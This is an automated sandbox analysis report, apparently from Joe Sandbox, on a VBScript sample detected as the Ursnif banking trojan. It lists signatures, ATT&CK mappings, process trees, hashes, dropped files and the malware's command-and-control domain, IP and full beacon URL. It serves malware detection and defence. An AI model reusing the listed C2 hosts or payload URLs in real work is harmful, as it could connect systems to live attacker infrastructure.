ID: 322813
Sample Name:
kj3D6ZRVe22Y.vbs
Cookbook: default.jbs
Time: 22:19:13
Date: 25/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report kj3D6ZRVe22Y.vbs

Overview


General Information

Sample Name:	kj3D6ZRVe22Y.vbs
Analysis ID:	322813
MD5:	29f8616b521d898.
SHA1:	331b95b98a9a2f3.
SHA256:	b77a9bbbb68d99..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for doma…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Creates processes via WMI
- Deletes itself after installation
- Machine Learning detection for dropp…
- Tries to detect sandboxes and other…
- WScript reads language and country…
- AV process strings found (often use…
- Contains capabilities to detect virtua…

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 3156 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\kj3D6ZRVe22Y.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6264 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6444 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6264 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000003.00000003.256675111.00000000052A8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.256654196.00000000052A8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.256719307.00000000052A8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.256727804.00000000052A8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.256630765.00000000052A8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 4 entries

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

WScript reads language and country specific registry keys (likely country aware script)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1 1 1	Path Interception	Process Injection 1	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eaves Insecu Netwo Comm
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Security Software Discovery 1 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 2 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	System Information Discovery 1 2 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\odious.ar	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\odious.ar	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://api10.laptok.at/api1/KTYmNZ5bf/XTdcBfNLtmXRsr75Vr0C/OeXHgmDf_2FlOqAKqNq/CPd1ikmNvqsewQ7L42Dnt	0%	Avira URL Cloud	safe	
http://api10.laptok.at/favicon.ico	13%	Virustotal		Browse
http://api10.laptok.at/favicon.ico	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/KTYmNZ5bf/XTdcBfNLtmXRsr75Vr0C/OeXHgmDf_2FlOqAKqNq/CPd1ikmNvqsewQ7L42DntW/zgUn8uNyTFsD3/vV_2FLdy/BVjS7xgkGsnIxA2AwWjUVdQ/gjxWUAmiqU/x_2BpyFRJzRkZjwG5/cREwhd_2FA5f/aT7Te41fH7r/hXmziOURNofiS_/2Bhap8rsHpb95XCotYXw_/2BzP9qD2H2eqC7jF/qRJvyGIpta4JULL/h7omqILdZ6v6aRGPZ4/QFITSw1t3/2vFfq4l_0A_0DRdsRckS/8n6v1uSJjqSytugrylp/wmVxUbImOCRXQnwUWTp8Md/ulcl9WEKGwMFb/0NFnCbp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api10.laptok.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/favicon.ico	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/KTYmNZ5bf/XTdcBfNLtmXRsr75Vr0C/OeXHgmDf_2FlOqAKqNq/CPd1ikmNvqsewQ7L42DntW/zgUn8uNyTFsD3/vV_2FLdy/BVjS7xgkGsnIxA2AwWjUVdQ/gjxWUAmiqU/x_2BpyFRJzRkZjwG5/cREwhd_2FA5f/aT7Te41fH7r/hXmziOURNofiS_/2Bhap8rsHpb95XCotYXw_/2BzP9qD2H2eqC7jF/qRJvyGIpta4JULL/h7omqILdZ6v6aRGPZ4/QFITSw1t3/2vFfq4l_0A_0DRdsRckS/8n6v1uSJjqSytugrylp/wmVxUbImOCRXQnwUWTp8Md/ulcl9WEKGwMFb/0NFnCbp	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.wikipedia.com/	msapplication.xml6.10.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api10.laptok.at/api1/KTYmNZ5bf/XTdcBfNLtmXRsr75Vr0C/OeXHgmDf_2FlOqAKqNq/CPd1ikmNvqsewQ7L42Dnt	{795E0900-2FAF-11EB-90E4-ECF4BB862DED}.dat.10.dr	true	• Avira URL Cloud: safe	unknown
http://www.amazon.com/	msapplication.xml.10.dr	false		high
http://www.nytimes.com/	msapplication.xml3.10.dr	false		high
http://www.live.com/	msapplication.xml2.10.dr	false		high
http://www.reddit.com/	msapplication.xml4.10.dr	false		high
http://www.twitter.com/	msapplication.xml5.10.dr	false		high
http://www.youtube.com/	msapplication.xml7.10.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	322813
Start date:	25.11.2020
Start time:	22:19:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	kj3D6ZRVe22Y.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@4/22@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 51.132.208.181, 40.88.32.150, 104.108.39.131, 92.122.213.194, 92.122.213.247, 92.122.144.200, 20.54.26.129, 51.104.139.180, 152.199.19.161, 52.255.188.83, 13.88.21.125 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, ris.api.iris.microsoft.com, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, go.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:20:13	API Interceptor	1x Sleep call for process: wscript.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	onerous.tar.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	earmarkavchd.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api10.laptok.at	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	22.dll	Get hash	malicious	Browse	• 47.241.19.44
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• 47.241.19.44
	csye1F5W042k.vbs	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	http://yjjv.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	Shipment Document BLINV And Packing List Attached.exe	Get hash	malicious	Browse	• 47.254.45.60
	http://https://bit.ly/3941GUp	Get hash	malicious	Browse	• 8.208.98.199
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://qaht.midlidl.com/index	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/3nLKwPu	Get hash	malicious	Browse	• 8.208.98.199
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	• 47.254.169.80
	http://https://bit.ly/2UR10cF	Get hash	malicious	Browse	• 8.208.98.199
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/3lYk4Bx	Get hash	malicious	Browse	• 8.208.98.199
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bouncy-alpine-yam.glitch.me/#j.dutheil@dagimport.com	Get hash	malicious	Browse	• 47.254.218.25
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 8.208.98.199
	videorepair_setup_full6715.exe	Get hash	malicious	Browse	• 47.91.67.36
	http://banchio.com/common/imgbrowser/update/index.php	Get hash	malicious	Browse	• 47.241.0.4

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{795E08FE-2FAF-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.767951448028646
Encrypted:	false
SSDEEP:	48:IwxGcpr0GwpL/G/ap85rGIpcY8GvnZpvY0Go1qp9YyGo4RpmYboGW/1gGWVT6p+k:rHZMZn259WYltYpfYVRMYbW0EXB
MD5:	960ED398EA7764A192B5F9260B294261
SHA1:	81C19E835C0EA6C4D5C09EDA0B2F5503F2DF7598
SHA-256:	C557A071B154DA684558D66096FE18A0F2C9CAB03638DD75853DBF05A12722DF
SHA-512:	8C93769B53A8CB6F5E0368B06E6938BF3C9446649F89896A17A615825879D69F4CB3F42FA75112F977F089328D74379F31D0D60CB377A61712A5F27CA63B35A3
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{795E0900-2FAF-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28148

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{795E0900-2FAF-11EB-90E4-ECF4BB862DED}.dat	
Entropy (8bit):	1.9223693698578073
Encrypted:	false
SSDEEP:	192:rtZeQ26ckdFjx2AkWPMeYF1Floggd19FlogtGA:rDbBBdhgEEes1FIngH9FIntR
MD5:	CBFAF65B6073BE748C4A2875B38709CC
SHA1:	3B9D31F69D8CE94DEA4CCBF9EE8764A331DDF781
SHA-256:	CDAF7F2F1C3FDB27202E16B65DB18AF3F3588FC7D864600B606B9B919737669B
SHA-512:	2E3A722B7EB23FF6000B4B43A1FC9FB79174744BFA45BB12F94EECD831CB1DCC88AC3E71D529F7DF6BCB2CD8FE5A0D213898AA2F618EB0B2C8B048DA40872 E7
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.101761676490816
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEWYSJYVnWimI002EtM3MHdNMNxOEWYSpVnWimI00ObVbkEtMb:2d6NxOzYcYVSZHKd6NxOzY0SZ76b
MD5:	C0B9B2436EE38C087E7E448D8CA2BB98
SHA1:	E3D536529A0068695956026EE90B7994F851AA24
SHA-256:	063947B493A7827265784EB894FA653E14B0BE1E9EF42DF3D325937849AA37D3
SHA-512:	6A27BA8D6E2B2B32D415F882BEB18937E03696F877468EEE1FEEE653B2E0ECBED7B58C6E19151E3118EB556D7CC6E4F5476723AAE42CDA6675BF992A4A41DD 1E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x4f42a6ed,0x01d6c3bc</date>< accdate>0x4f42a6ed,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x4f42a6ed,0x01d6c3bc</date><accdate>0 x4f45093f,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
